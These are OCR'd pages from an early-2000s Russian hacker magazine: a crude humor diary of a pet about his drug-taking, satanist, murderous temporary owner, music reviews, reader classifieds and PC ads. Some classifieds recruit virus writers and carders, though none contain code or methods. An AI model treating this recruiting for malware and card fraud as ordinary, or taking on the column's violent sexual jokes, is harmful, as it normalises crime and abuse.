
Сегодня пришел по почте заказанный хозяином на каком-то голландском порно-сервере плакат. Мы наклеили его над кроватью. На плакате изображен доктор Мартин Лютер Кинг в полный рост, а внизу написано: "Ты сможешь! Скажи "НЕТ!" алкоголю и наркотикам". Хозяин куда-то отлучился на двадцать минут, вернул-

ся с бидоном самогона и рюкзаком, набитым всевозможными наркотиками. Долго со всем этим разговаривал, но "НЕТ!" почему-то так и не сказал.

10 апреля

Ура! Сегодня к хозяину пришла девушка. Вот было бы здорово, если бы она вышла за него замуж, тогда хозяин остепенился бы и стал нормальным. А то я уже так устал выносить эти надруга... ладно, не важно. Они закрылись в одной из комнат и включили приятную романтическую музыку. "Ну и слава богу, - подумал я. - Наконец-то у нас будет семья, уют - все как у людей". Однако внезапно Мадонну сменил вокалист группы Коррозия Металла с песней "Люцифер" (альбом "Компьютер-Гитлер"). Ну а после песни "Ритуал сожжения трупов" в дело вообще вступил электронный шизофреник Aphex Twin с композицией, написанной им далеко не в самый стабильный период. Дверь комнаты распахнулась и оттуда выбежала девушка, которая тут же начала судорожно натягивать на себя сапоги и шубку. Следом появился хозяин:

- Верочка, постойте, куда же вы? Вы бы знали, как сильно изменилась в лучшую сторону моя жизнь, когда я начал поклоняться сатане! Я нашел работу, купил машину...



Тут вдруг зазвонил телефон, хозяин снял трубку:

- Да. Да, я. Как и договорились - сегодня ночью на кладбище. Ну конечно, как можно без человеческих жертвоприношений! Двух девственниц я уже достал, крови, думаю, на всех хватит.

Громко хлопнула входная дверь, и верочкины сапожки быстро-быстро зацокали по лестнице.

- Учись, Федя! - протянул хозяин, довольно щурясь. - Ни одна еще до утра не осталась. Вот что значит старая школа!

11 апреля

Весь день хозяин просидел на корточках в ванной под холодным душем, распевая "Земля в иллюминаторе... земля в иллюминаторе... земля в иллюминаторе видна". Когда я попытался обтереть его полотенцем (простудится же), он засмеялся и сказал, что сдал свой головной мозг в аренду маленьким роботам из зубной пасты. Я позвонил Петру Алексеевичу, старенькому врачу-психиатру, и попросил его приехать. Петр Алексеевич осмотрел хозяина, покачал головой и отсыпал сто сорок зеленых таблеток - сказал принимать по одной в день. Когда врач ушел, хозяин одним махом съел все таблетки и отправился на работу. Вернулся поздно вечером, надел коричневое платьице и белый передник школьницы восьмидесятых, завязал на шее пионерский галстук и принялся мастурбировать под песню Аллы Пугачевой "Речной трамвайчик".

12 апреля

Катались на каруселях, потом пошли в бордель. Очень болит попа...

13 апреля

Хозяина завербовали в "Гербалайф". Он нацепил на грудь громадный идиотский значок и пытается всем вокруг впарить какие-то баночки, набитые таблетками. Мой бывший хозяин называл таких людей пушерами. Накормил меня противным белым порошком и сказал, что завтра я похудею на десять килограмм. Куда уж дальше, я и так выгляжу как логотип Бухенвальда. Вечером пошли на сходку гербалайфовцев. Танцевали гольшом вокруг костра, славя основателя компании. Сожгли живьем двух врачей из Минздрава.

14 апреля

Уговорил хозяина бросить "Гербалайф". Он согласился, позвонил своему новому шефу и сказал, что выходит из игры. Вечером приехали два жлоба и долго пытали хозяина утюгом. Хозяин не сдался.

16 апреля

Приходил Гена Трансформатор, принес апельсины и абсент. Хозяин налил мне целую миску этой зеленой гадости, сказал - что лекарство. Действительно, напоминает смесь валерьянки и семидесятиградусного тархуна. Я выпил, а через час уже раскачивался на люстре, крича "Силиконовые ослики умирают стоя!!!". Потом выпрыгнул в окно и полетел в сторону зоопарка. Там изнасиловал пони и надавал по морде бегемоту. Дальше


NEXT

X-Music

Музыка для хакера

Команда: Факты
Пластинка: Этика
Релиз: Cd Land Records, 2002
Реальный хит: Город

Четыре человека, которые и составляют сейчас основной состав группы "Этика", выпустили в апреле этого года свой первый альбом. Выходу альбома предшествовали многие события, среди таковых и первые песни, домашние концерты, "нелегальная" деятельность, финансовый крах, раскол и новые попытки выдержать и преодолеть все трудности. В итоге получился диск, который, как и хотели сами ребята, целиком состоит из плотного, мощного, живого звука. Рекомендуется срочно заценить, но будь осторожен, на диске имеется надпись: "Внимание! Ненормативная лексика!".



Музыка для крякера

Команда: Pink
Пластинка: M!ssundaztood
Релиз: BMG Russia, 2001
Реальный хит: Misery

Если ты смотрел мюзикл "Мулен Руж", то должен помнить клип "Lady marmelade", в котором блистает "молодая женщина с собственными убеждениями, мужененавистница, гневная девчонка, взбудораженная и сумасшедшая, ужасно воинственная", как сама Alecia Moore говорит о себе. Молодая дама с розовыми волосами - далеко не новость на концертной площадке, но именно Pink удалось стать звездой, которая круто замесила на одной пластинке поп, рок, хип-хоп, рэп и еще массу ингредиентов. Лицам со слабым сердцем рекомендуется в качестве первого знакомства прослушать чистой воды рок-балладу "Misery" со Стивом Тайлером и Ричи Самбора, дальше будет проще :)).

Музыка для западлостроителя

Команда: Сплин
Пластинка: Акустика
Релиз: SONY Music, 2002
Реальный хит: Мое сердце

Sony Music Entertainment порадовала нас свеженьким концертным альбомом Сплина под названием "Акустика: Концерт в Театре им. Станиславского". Как удалось выяснить в самых секретных источниках, альбом существует в двух видах: на обычном варианте "Акустики" 17 песен, включая две новые плюс special version "Тебе это снится". В то же время на двойном "дорогом" CD - практически полная версия концерта, "приправленная" постером "Сплина" и "скрытым треком". Кроме того, что пластинка интересна в музыкальном плане, на ней имеется странная надпись: "Не воспроизводится на компьютере PC\MAC". Доморощенные аудиопираты уже в панике, а мы начали работать над этой проблемой :)).

Музыка для warezника

Команда: Dzuma
Пластинка: Dreambox
Релиз: Снегири, 2001
Реальный хит: Fotomoto - Le Sport, La Music

Владимир Джумков, уроженец эстонского городка Тапа, родившийся 7 октября 1971 года, между прочим - в один день с Путиным, до сих пор был известен как участник группы «Конец фильма». Но теперь решил делать самостоятельный проект, никак с предыдущим не пересекающийся. Под маркой Dzuma вышел первый альбом Dreambox. Говорят, он принес в неумытую и мрачную Москву глоток весны, легкости и солнца. 17 треков на пластинке выдержаны в стиле easy listening, но, по словам самого Владимира, у него была очень большая голова, когда он родился, а потом в младенчестве его уронили головой об землю, так что слушай осторожно и береги свою голову от необычного музвторжения.

Хумор

Даниил Шеповалов (danya@danya.ru)

все как в тумане, воспоминания идут отрывками. Помню ночной клуб, вспышки стробоскопа, новую бутылку. Блюю на диск-жокея. Затем - вместе с Богданом Титомиром, весело смеясь, бьем ногами мальчика, рекламирующего "Растишку". Отстреливаюсь из маузера от маленьких роботов из зубной пасты. Следующий кадр: стоим с Богданом посередине азербайджанского рынка и кричим "Слава России!". Гулкий удар монтировкой по голове. Вся жизнь проходит перед глазами, длинный тоннель, свет. "Ну и что мы теперь, Федя, будем с тобой делать?" - задумчиво спрашивает Аллах. Очнулся я в ванной со связанными ногами и кляпом во рту. Рядом сидел пьяный хозяин и загадочно улыбался. Очень болит попа...

17 апреля

Все утро пил огуречный рассол. Тостер нас предал! За мной следят со спутника. Придется всех убить...

18 апреля

Вечером, лежа в кровати, болтали с хозяином по душам.

- Федя, а кого бы ты хотел трахнуть больше всего? - спрашивает он.

- Алису Селезневу, - отвечаю я, не задумываясь.

- Вот как? И я тоже... - мечтательно протянул он, шлифуя пилочкой ухоженные ногти.

Ночью хозяин разговаривал во сне. Наиболее часто произносил слова "Робот Вертер" и "содомия". Сдается мне, вечером насчет Алисы Селезневой он слегка покривил душой.

19 апреля

Хозяину захотелось экзотики - он надел блондинистый парик, вызывающее кружевное платье и чулки с подвязками. Затем накрасил губы и глаза, взял элегантный розовый веер и пошел на концерт Rammstain.

20 апреля

Весь день обзванивал городские морги, выяснял, не поступал ли к ним обезображенный мужской труп с розовым веером в заднице. Нет, говорят, с розовым не поступало, а вот с черными и голубыми - аж целых пять штук привезли. Вечером в непотребном виде домой заявился хозяин, сказал с порога: "Это было незабываемо!" - и улегся спать в прихожей.

23 апреля

После концерта Rammstain хозяин стал серьезно сдавать. Сегодня, например, нарядился в милицейскую форму и целый день крутил нижний брейк на полу под музыку из детских мультфильмов. Начинал он с "Облака, белокрылые лошадки" и "Чунга-чанга", а закончил "Голубым вагоном". Потом подошел ко мне, пристально посмотрел в глаза и сказал металлическим голосом: "Друзья зовут меня Мерфи, ты зови меня РО-БО-КОП!".

25 апреля

Хозяин все больше и больше меня пугает. Сегодня он наклеил над верхней губой черненькие тонкие усики и оделся в нацистскую форму. Я, конечно, понимаю, что фетишизм - это клево, но не настолько же. На меня он нацепил женский сарафанчик в зеленый горошек и парик с двумя косичками. На стене хозяин повесил черный флаг с красной свастикой, а сам сел за стол и включил в розетку прибор для выжигания по дереву. Причем во время всех этих манипуляций он напевал "Жгли ей губы, рвали волоса. Ни-че-го им Таня не сказала, только немцам плюнула в глаза". Спросил меня, не хочу ли я поиграть в партизанов? Я ответил, что не хочу.

28 апреля

Вчера вечером хозяин читал мне вслух на сон грядущий "Преступление и наказание" Достоевского. Там какой-то студент думал-думал и додумался до того, что взял топор и замочил старушку за копейки. Короче, поучительная такая книга о вреде высшего образования. А сегодня весь день хозяин был в приподнятом настроении, полировал лезвие своего любимого топора и напевал сочиненную им еще в детстве песенку "Сатана наш рулевой!". Вечером куда-то ушел, вернулся лишь поздно ночью, уставший и с большим мешком за плечами. Мешок был доверху набит мелкими монетками. Я спросил хозяина, откуда у него столько мелочи? "Нашел!" - загадочно ответил он, аккуратно вытирая тряпочкой кровь с топора.

29 апреля

Сегодня самый счастливый день в моей жизни. Из отпуска вернулся Даня, мой настоящий хозяин. Он оставлял меня на месяц этому уроду, директору сорок седьмой средней школы. Бедные детишки... А я сегодня возвращаюсь домой! Ура!

30 апреля


Очень болит попа...




Рубрика "Я плакал"
(самые-самые письма Дане)

from: Осокина Елена <crazyoss@yandex.ru>

Время - начинаю про Даню рассказ.
Но не потому, что горя нету более,
Время потому, что резкая тоска
Стала ясною, осознанною болью.
Федя и Даня - близнецы братья -
Кто более матери-истории ценен?
Мы говорим - Федя, подразумеваем - Даня,
Мы говорим - Даня, подразумеваем - Федя!




МОРГ





100,5


ULTRA
100,5FM

Борда

WARNING!!!



Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK | Exit



Ребят, я понимаю, что примите меня за психа, но, может быть, у кого-нибудь есть старые или ненужные (НО РАБОТАЮЩИЕ) электро- или бас-гитара, а? Если есть, подарите мне, а (ну или продайте подешёвке) Пишите на **mesherem-bo@mail.ru**

Куплю старые номера Хакера (1 - 35) и Спец Хакера (1 - 14).
А также продаю журналы:
1) Chip с CD #1/2002;
2) Hard'n'Soft с CD #12/2001;
3) Подводная Лодка #2/2002.
Обращаться москвичам, на **ironbox@mail.ru**

9-10 мая будет проходить техногенка Cyberpunk2002 под эгидой Rolemance'a! Всем желающим вступить в лотеки и вообще узнать про игру - мылить на **razor2000@pisem.net**

Есть идея создать спонсора и рубить с него бабло :). Нужен программер на CGI, PHP, Perl для создания внутренностей. Мылить на **mazay@msx.ru**


Нужна инфа по Trinux`y. Все, кто располагает информацией по этой ОС, пишите на **kai@mailru.com.** Kai.

Если ты талантливый(ая) и сочиняешь музыку в стиле транс (или любую другую электронику), пиши: **flaer-2000@mail.ru**





Редакция продает Yamaha V-MAX Full 2000 года, 140 л.с, куплен и обслуживался в Панавто, как новый, 9400$, без падений, сервисная книжка, стоит на учете в Москве. Тел. 8-902-6843621





У меня есть проект: электронная газета. Распространяется через MailList. Нужен человек, который может писать обзоры к новостям, к железу и т.д. Мылить всем не старше 18 на **evis@infonet.nnov.ru**

Помогите. Все у кого есть полезная инфа о MySQL мылыте на **razor@ipex.ru**

Люди добрые. Помогите начинающему вирМайкеру. Спасибо. **kirya@hotmail.kg**

Хацкеры Павлодара давайте соберёмся в группу возможно создание своего сайта. Кому идея нравится кидайте обмылки на **esc_2005@mail.ru**



Куплю спецвыпуски хакера: Кодинг и Linux пишите на **runa10@mail.ru**

Приветик всем!!!!!Кто чочет вступить в ПАНК ГРУППУ и у кого есть чувство ритма. А самое главное что можешь отличить ГИТАРУ от БАЯНА, то просим писать на мыло **(dia-mon@omen.ru).** Желательные критерии:
1)Иметь свою аппаратуру или хоть что-то и этого рода.
2)Уметь играть на ней.
3)И самое главное СЛУШАТЬ ПАНК РОК
P.S (Просим обращатся тем кто умеет играть на БАС гитаре или на УДАРНИКАХ)



Все, кто отлично знает ассемблер и имеет большой опыт в вирусострительстве - мыльте на **cultof23@yandex.ru**

Все кто кодит на Delphi давайте переписываться! Опыт программирования значения не имеет. Давайте учиться вместе! Мыльте: **digital_god@mtu-net.ru**

Ни кто не желает помочь начинающему программисту освоить Дельфи? Если есть такое желание пишите на: **devine@bilrus.chukotka.ru**

Люди! Кто знает где скачать полные версии программ Techno eJay, Ibiza eJay. В ответ, могу дать полезную инфу по созданию электронной музыки и т.д. Мыльте на **fash_style@mail.ru**



Сделаю программу на С++ на заказ за деньги или ещё за что-нибудь. Вступлю в любую группу (клан,клуб) программеров на С++Builder. Опыт-средний. **E-mail: joeysoft@narod.ru ICQ: 137394710**

Начинающая Flash студия ищет художников для заказных работ и создания мультиков. Обязательно знание Flash (ActionScript необязательно). В письме пришлите свои работы. **migstudio@yandex.ru**

Ищу энтузиастов для создания игры (spaces-im) на DarkBasic'e. Сам я новичок в программировании. Кто заинтересован, мыльте на **keshon@freemail.ru**

Ю-Я




Кто только научился(учиться) кодить на Visual Basic, C++ Builder, пишите письма - будем обмениваться знаниями, чтобы в будущем сделать крякер инета :))) **stas@regionnet.ru**

Группа кодеров на Delphi примет в свои плотные ряды человека, который хорошо знает Perl и PHP. Также нужен мэн, который сможет нарисовать нам баннер и логотип. Писать сюда: **kamikadze@fuckbillgates.org kamikadze@bigfoot.com**

Куплю номера "Хакер", начиная с 1 по 34. Желательно проживание в Екатеринбурге! Заинтересованных прошу мылить на **Kuznetsov_Nikita@rambler.ru**

Заджойнюсь в группу кардеров. Есть некоторые наработки. Есть предложения? пишите: **nomex@yandex.ru**

Продам журналы Хакер номера 03.2001,04.2001,07.2001-12.2001, недорого, в Питере. Приму в дар старый компьютер. Мылить сюда: **kolian@inbox.ru**













Приём объявлений в раздел Classified e-mail: avdeev@gameland.ru Тел.: 229-2832 229-4367







НЕТ | ДА

Жесткого диска мало не бывает


НЕТ | ДА


Мой процессор это

AMD | Intel

ГОРЯЧАЯ ЛИНИЯ
(095) 7777-488

Имидж.ру 737-3727
Инел-М 365-3360
М.Видео 777-777-5
Мир 152-4001
Мультимедиа Депо 412-5145, 937-0455
Офис-Клаб 208-2993, 951-3717
Техносила 777-8-777
Электрический Мир 745-8888
METRO cash & carry





Уверенный 545L

Материнская плата	На чипсете KT133A
Процессор	AMD Duron™ 950
Память	SDRAM 256 Mb PC133
Видеоплата	GeForce 2 PRO 32Mb
HDD	20GB UATA/100 7200rmp
CD-Drive	50x
Флоппи дисковод	3,5"
Звуковая карта	Genius
Факсмодем	Genius 56K внутренний, V90
Корпус	Genius Mars ATX
Мышь	Genius NetScroll+
Клавиатура	Genius KB-10
Джойстик	Genius GamePad G-08
Колонки	Genius G06
Предустановленное программное обеспечение	Windows Millenium Edtn Russian
Файл менеджер	Диско командир 5.1
Переводчик	Сократ 97
Антивирус	DoctorWeb

Стремительный 745k

Материнская плата	На чипсете KT133A
Процессор	AMD Athlon™ 1333MHz (266)
Память	SDRAM 256 Mb PC133
Видеоплата	GeForce 2 PRO 32Mb
HDD	40GB UATA/100 7200rpm
CD-Drive	50x
Флоппи дисковод	3,5"
Звуковая карта	Genius
Факсмодем	Genius 56K внутренний, V90
Корпус	Genius Venus ATX
Мышь	Genius NetScroll+
Клавиатура	Multimedia Genius KB-16M
Колонки	Genius G10
Предустановленное программное обеспечение	Windows Millenium Edtn Russian
Файл менеджер	Диско командир 5.1
Переводчик	Сократ 97
Антивирус	DoctorWeb

Стремительный 745L

Материнская плата	На чипсете KT266A
Процессор	AMD Athlon™ XP 1600+ (1.4GHz)
Память	SDRAM DDR 256 Mb PC2100
Видеоплата	GeForce3 64Mb
HDD	40GB UATA/100 7200rpm
DVD-ROM	16x/40x
Флоппи дисковод	3,5"
Звуковая карта	Genius 5.1 Channel
Факсмодем	Genius 56K внутренний, V90
Корпус	Genius Venus ATX
Мышь	Genius NetScroll+
Клавиатура	Multimedia Genius KB-16M
Колонки	Genius G10
Предустановленное программное обеспечение	Windows Millenium Edtn Russian
Файл менеджер	Диско командир 5.1
Переводчик	Сократ 97
Антивирус	DoctorWeb

Достойный 845L

Материнская плата	На чипсете i850
Процессор	Intel® Pentium®4 1,9GHz Socket 78
Память	RDRAM 256Mb
Видеоплата	GeForce3 64Mb
HDD	40GB UATA/100 7200rpm
DVD-ROM	16x/40x
Флоппи дисковод	3,5"
Звуковая карта	Genius 5.1 Channel
Факсмодем	Genius 56K внутренний, V90
Корпус	Genius Venus ATX
Мышь	Genius NetScroll+
Клавиатура	Multimedia Genius KB-16M
Колонки	Genius G10
Предустановленное программное обеспечение	Windows Millenium Edtn Russian
Файл менеджер	Диско командир 5.1
Переводчик	Сократ 97
Антивирус	DoctorWeb

WWW.GENIUS.RU